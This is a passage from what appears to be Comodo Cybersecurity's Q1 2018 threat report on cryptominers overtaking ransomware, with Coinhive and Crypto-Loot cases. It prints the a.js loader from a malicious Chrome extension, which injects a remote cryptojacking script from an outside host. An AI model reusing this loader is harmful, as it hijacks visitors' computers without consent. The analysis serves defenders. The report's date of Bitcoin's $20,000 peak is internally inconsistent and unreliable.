



# Comodo Cybersecurity

---

Q1 2018 REPORT

## Table of Contents

---

Highlights .....	4
Ransomware gives way to cryptominers .....	5
Monero is ahead of Bitcoin .....	5
Ransomware vs. cryptominers.....	5
Bitcoin mining malware .....	7
Bitcoins vs. other cryptocurrency miners .....	7
Monero mining malwares .....	8
GhostMiner .....	13
CoinMiner.....	14
Password stealers are getting more complex and dangerous .....	17
Pony Stealer's evolution .....	22
Conclusions.....	22
Ransomware declined significantly, but may surge again .....	24
Past: Lessons to analyze .....	25
Ransomware dissected .....	25
Present: What's new? .....	31
Future: Will ransomware come back? .....	31
Geopolitical Intelligence.....	33
Global Powers .....	34
United States .....	35
Russian Federation.....	36
People's Republic of China.....	37
Americas .....	38
Brazil .....	39
Canada .....	40
Mexico.....	41

Europe .....	42
France .....	43
Germany.....	44
United Kingdom.....	45
Asia .....	46
India.....	47
Japan .....	48
South Korea.....	49
Middle East.....	50
Iran.....	51
Israel .....	52
Turkey .....	53
Africa.....	54
Egypt.....	55
Nigeria.....	56
South Africa.....	57
Oceania.....	58
Australia.....	59
Indonesia .....	60
Philippines.....	61
Former Soviet Union.....	62
Belarus .....	63
Kazakhstan .....	64
Ukraine .....	65
About Comodo Cybersecurity.....	66
About The Comodo Cybersecurity Threat Intelligence Lab .....	66

## Highlights

---

2018 started with a huge amount of new malware worldwide. Especially startling was the onslaught of cryptominers, as cybercriminals followed the money and sought to cash in on the whopping increase in cryptocurrencies' valuations.

**Cryptominers increased activity all over the world.** The most notable trend of the quarter: cryptocurrencies have become a favorite target of cybercriminals. The attackers break into websites to covertly install cryptominers — malware that uses resources of the visitors' computers to mine cryptocurrencies for the benefit of the perpetrators. Many world-known and respectable companies' websites were compromised during these attacks. Monero, a form of open-source cryptocurrency, has become the most popular among cybercriminals, with Bitcoin dropping to second place. Find out why Monero is the preferred target of the cybercriminal community along with detailed descriptions of the most nefarious Monero cryptominers in the report.

**Password stealers become more sophisticated and dangerous.** Today one of the easiest ways for a cybercriminal to get to a victim's money is to steal their credentials. Not surprisingly, we observed cybercriminals increasingly develop and update malware for covert stealing of users' data. Comodo Cybersecurity Threat Research Lab analyzed new variants of Pony Stealer, one of the most dangerous password stealers. Now it's able to steal data from wider application range and cryptocurrency wallets as well. It also covers its traces, so victims remain unaware they have been compromised. Our detailed analysis explains the evolution of password stealers and presents deep-dive examples of how Pony Stealers work.

**Ransomware between the past and the future.** Ransomware attacks led the malware market in previous quarters and continued to be a significant threat in the first quarter of 2018, but showed a dramatic decrease in the number of overall detections, while cryptominers surged. Ransomware's share declined sharply, from 42% of all malware detections in August 2017 to 9% in February.

**Geopolitical intelligence.** Cyberspace is merely a reflection of traditional, "real-world" human affairs, and malware is always written for a purpose, whether it's crime, espionage, terrorism or war. This report correlates our malware detections with current events around the world. In Q1 2018, Comodo Cybersecurity analysis yielded potential geopolitical correlations related to national elections in China and Russia. Comodo Cybersecurity discovered correlations in Egypt, India, Iran, Israel, Turkey and Ukraine relative to military operations. In Philippines and the U.K., we saw potential ties to international tension with China and Russia. In Belarus, Brazil, Egypt, Germany, Nigeria and South Africa, spikes in malware detections were seen in conjunction with domestic political turmoil.

**Worldwide Visibility:** In Q1 2018, Comodo Cybersecurity detected 18 distinct malware types within 241 country codes around the world – with detections in every country on Earth. Our top countries of detection, in descending order, were Russia, the U.S., Poland, Kazakhstan, Australia and the U.K. Our top malware types were malicious or unwanted applications, followed by versatile Trojans, file-changing viruses, self-propagating worms and secret backdoors.

**Strategic malware analysis:** With installations of security software on this scale, Comodo Cybersecurity is able to offer strategic insight into malware trends across the globe. For example, all national malware profiles analyzed herein are unique and our analysts can see which verticals, cities, countries and continents have specific security challenges which they need to address. This type of cyber intelligence can help your enterprise to more efficiently allocate scarce time and resources to persistent and emerging malware threats.

Countries that currently have the most acute challenges associated with Trojans, viruses and worms, include Brazil, Egypt, India, Indonesia, Iran, Mexico, Nigeria, Philippines, Russia and South Africa. Countries which reside in a higher socioeconomic category – that can afford more professional cyber defenses – are often plagued by a higher ratio of application malware and these include Australia, Canada, France, Germany, South Korea and the U.S. Finally, there are countries that for a variety of reasons possess unusual malware profiles, such as Belarus, China, Israel, Japan, Kazakhstan, Turkey, U.K. and Ukraine. All these countries are profiled in this Q1 2018 report.

## Ransomware gives way to cryptominers

---

### Monero is ahead of Bitcoin

Cybercriminals always try to make their dark business as profitable as possible without getting caught by law enforcement. Balancing these two factors defines their choice of malware. For the last few years, ransomware was a cybercriminal king. However, in the last quarter the trend has changed. A new player has begun to grow in strength on the malware market – cryptominers. That is not surprising. With a market capitalization greater than \$264 billion at the end of March 2018, cryptocurrencies represent a rich target for perpetrators.

### Ransomware vs. cryptominers

During the last quarter, we noticed a decreasing number of ransomware-based attacks and an increase in cryptominer-based attacks. Though ransomware remains one of the most dangerous threats, the trend clearly shows that increasingly cybercriminals are switching to target cryptominers. And what is especially interesting, new developments in malware are happening first inside the cryptominers sector.




Fig. 1: Number of malware samples found for each malware type

What is a cryptominer? It's a kind of malware that captures a user's computer to stealthily mine Bitcoin or other cryptocurrencies for the attacker's profit. As [Bitcoin](#) gained popularity since its appearance in 2009, cybercriminals began creating malware to hijack users' computers to mine the cryptocurrency, while remaining hidden from the PC's owner. However, the real surge in mining malware happened after Bitcoin's growth in value starting in 2016. And when Bitcoin skyrocketed to \$20,000 at the end of 2018, cryptominers took the lead in the malware market.

### Bitcoin Price Chart




Fig. 2: Bitcoin price change over time

During Q1 2018, Comodo Cybersecurity detected 28.9 million cryptominer incidents out of a total of 300 million malware incidents, amounting to a 10% share. As shown in Fig. 1 above, the number of unique cryptominer variants grew from 93,750 in January to 127,000 in March. At the same time, the data shows this attention from criminals came at the expense of ransomware activity, with new variants falling from 124,320 in January to 71,540 in March, a 42% decrease.

## Bitcoin mining malware

The malware aims to infect users' computers to utilize its CPU and GPU resources for cryptocurrency mining. It's also called "Bitcoin miner" or "Bitcoin mining virus." Bitcoin miners can affect different OS types, including Android, Windows and Mac systems.

Bitcoin miner has several versions. The most known of them are called CPU Miner and VNLGP Miner. Both penetrate into a user's computer as Trojan horses and function covertly, so the victims are usually unaware of the malware presence. Often, they are spread in a bundle of freeware. Their activity can slow down the performance of the computer significantly and even destroy the CPU.

## Bitcoins vs. other cryptocurrency miners

Bitcoin mining was the main target of attackers in 2016 and first half of 2017. But in the second half of 2017, a new trend came into existence: cybercriminals began to switch to mining other cryptocurrencies. What made them do that? There are some key reasons:

- 1) Bitcoin mining is a resource-intensive process
- 2) Bitcoin transactions are open to the public and can be tracked
- 3) Suspicious Bitcoin wallets can be blacklisted and blocked

Not surprising, the attackers switched to other cryptocurrency miners. The following diagram clearly demonstrates this trend.




Fig. 3: Number of samples for miners

As a result, many websites around the world were infected with cryptominers that covertly use visitors' computers to mine various cryptocurrencies.

## Percent of Mining Malware Detections by Region in Q1 2018

	January	February	March
Europe	40%	66%	56%
Asia	38%	3%	5%
North America	20%	28%	30%
Others	2%	3%	9%

Table 1: Percent of Mining Malware Detections by Region in Q1 2018

Who has become the king of the cryptocurrency realm for the attackers?

Monero, the cryptocurrency best known for its secrecy level, has taken first place from Bitcoin. This is probably because of these notable features of Monero that favor cybercriminals:

- Unlike Bitcoin, Monero hides sender and receiver addresses as well as transferred amounts. Thus, transactions on Monero cannot be traced to a specific person
- A Monero wallet cannot be tracked, blacklisted or linked to previous transactions. In contrast, some Bitcoin companies can block a suspicious wallet
- Unlike Bitcoin, the Monero algorithm was designed especially for mining on ordinary computers
- Monero blocks are produced every two minutes on average while Bitcoin's average every 10 minutes, providing more frequent opportunities for attack

Not surprisingly, malware authors responded to these advantages — for them — with a flood of new malware to provide Monero-mining attacks.

Below are some examples of the most popular Monero cryptominers.

### Monero mining malwares

#### Coinhive

Coinhive is a cryptocurrency mining service, offering website owners a way to monetize their sites. Visitors can pay for site content or add-on features by allowing their computer to be used for mining. It works by installing a small amount of JavaScript code onto websites. If a website owner deploys the miner and a user opts-in, the script forces the visitor's computer into mining of Monero for the profit of the site owner and Coinhive's anonymous owners.

Despite Coinhive itself being considered as offering a legitimate opt-in service, it was quickly subverted by hackers who used the script maliciously to make money illegitimately. They break into websites all over the world, place the script there and mine Monero. Embedded code in Chrome extensions, typosquatted domains and malvertising are also used to spread the attack.



*Proxyfl.info* is one of the Pirate Bay torrent tracker's proxies. As you can see in the screenshot, the page code contains Coinhive.




Fig. 4: Phishing page pretending to be The Pirate Bay

And here is **xtremevbtalk.com**, an interactive discussion forum for Visual Basic programmers that is included in the Alexa Top One Million domains list. It also has the Coinhive script embedded to utilize its visitors' CPU processing power to mine cryptocurrencies.




Fig. 5: Alex rank of xtremevbtalk.com




Fig. 6: Website of xtremevb talk.com




Fig. 7: content transferred when browsing xtremevb talk.com

Header Data:

```

* Headers: Preview | Response | Timing
* General
  Request URL: https://coinhive.com/38/res/coinhive.min.js
  Request Method: GET
  Status Code: 200 OK (from disk cache)
  Remote Address: 197.182.194.9:443
  Referer Policy: no-referrer-when-downgrade
* Response Headers: view source
  Access-Control-Allow-Origin: *
  Cache-Control: max-age=20000
  Content-Encoding: gzip
  Content-Type: application/javascript; charset=utf-8
  Date: Sun, 05 Apr 2018 07:17:27 GMT
  ETag: W/"5a95b79-20f451"
  Expires: Sat, 01 Jan 2018 01:00:00 GMT
  Last-Modified: Fri, 20 Feb 2015 18:16:31 GMT
  Server: nginx
* Request Headers
  Provisional headers are shown
  Referer: http://www.xtremevb talk.com/
  User-Agent: Mozilla/5.0 (Windows NT 6.3; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.182 Safari/537.36
    
```

Fig 8: Http Headers of xtremevb talk.com requesting coinhive.min.js Javascript file

The most notorious incidents with Coinhive mining scripts involve such websites as [Showtime](#), AirAsia, [Blackberry](#) and the official website of “Real Madrid” star [Cristiano Ronaldo](#).

In addition, some Tor2Web proxies started to inject hidden Coinhive scripts for mining.

### Crypto-Loot

Like Coinhive, the Crypto-Loot.com miner is a JavaScript library for webmasters to mine cryptocurrency to make money for a website. But, as in the case with Coinhive, cybercriminals abused this tool. They hide the embedded script into browser extensions or freeware to hijack compromised computers for mining Monero and other cryptocurrencies.

The Crypto-Loot.com miner Trojan usually spreads in a bundle with free programs or browser extensions. Here is an example of such extension named Archive Poster.

**Archive Poster** is a Chrome extension advertised as a mod for Tumblr that allows users “an easier way to re-blog, queue, draft and like posts from another blog’s archive.”




Fig. 9: Archive poster extension on Chrome store

But that’s not all. Once the extension added into a browser, b.js requests the cryptojacking script from <https://c7e935.netlify.com/b.js> for each website visit.

On the next screenshot you can see how it works when visiting Wikipedia site.




Fig. 10: b.js working on any regular site (wikipedia.org is just chosen as example)

Without Archive poster extension, b.js request is also absent.




Fig. 11: when Archive Poster extension is disabled, there is no b.js file activity

Here is **a.js** – one of the files in Archive Poster:

```
fetch('https://qplus.io/svc/check', {
  credentials: 'include'
}).then(function (response) {
  return response.json()
}).then(function (res) {
  var status = res.status;
  if (status == 'meh') {
    var head = document.getElementsByTagName('head')[0];
    var script = document.createElement('script');
    script.type = 'text/javascript';
    script.src = "https://c7e935.netlify.com/b.js";
    head.appendChild(script);
  }
}).catch(function(err){
  var head = document.getElementsByTagName('head')[0];
  var script = document.createElement('script');
  script.type = 'text/javascript';
  script.src = "https://c7e935.netlify.com/b.js";
  head.appendChild(script);
})
```


For the moment <https://c7e935.netlify.com/b.js> is not available.

In January 2018 Google removed this extension from Chrome webstore.

## GhostMiner

GhostMiner aims at attacking Oracle WebLogic, phpMyAdmin and MS SQL servers. It scans IP addresses to find vulnerable targets and infects them. It is a fileless malware running in the system memory, so it is hard to detect. It uses two PowerShell scripts, Invoke-ReflectivePEInjection.ps1 and Out-CompressedDll.ps1., to avoid detection. One of the scripts looks for new victims to infect, the other one is for Monero mining.





On this scheme, you can see how fileless malware infection works.

